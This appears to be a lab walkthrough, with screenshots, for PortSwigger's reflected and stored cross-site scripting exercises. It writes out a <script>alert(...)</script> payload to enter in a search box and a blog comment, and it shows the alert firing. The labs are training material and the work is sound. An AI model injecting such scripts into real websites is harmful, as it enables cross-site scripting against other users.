


- Click on the first lab and click on ACCESS THE LAB




- After clicking on it

- Write the script in the search box (<script>alert(‘you are hacked’)</script>) -> search




- A alert pop will come




Lab: Stored XSS into HTML context with nothing encoded


- Go to https://portswigger.net/web-security/all-labs#cross-site-scripting




- Click on the second lab and click on ACESS THE LAB




- After clicking on it.




- click on view post




- comment on the post with your script (<script> alert(‘you are hacked’)</script>)




- and then post comment



- Click on Go back to blog




- You can see that our script is running

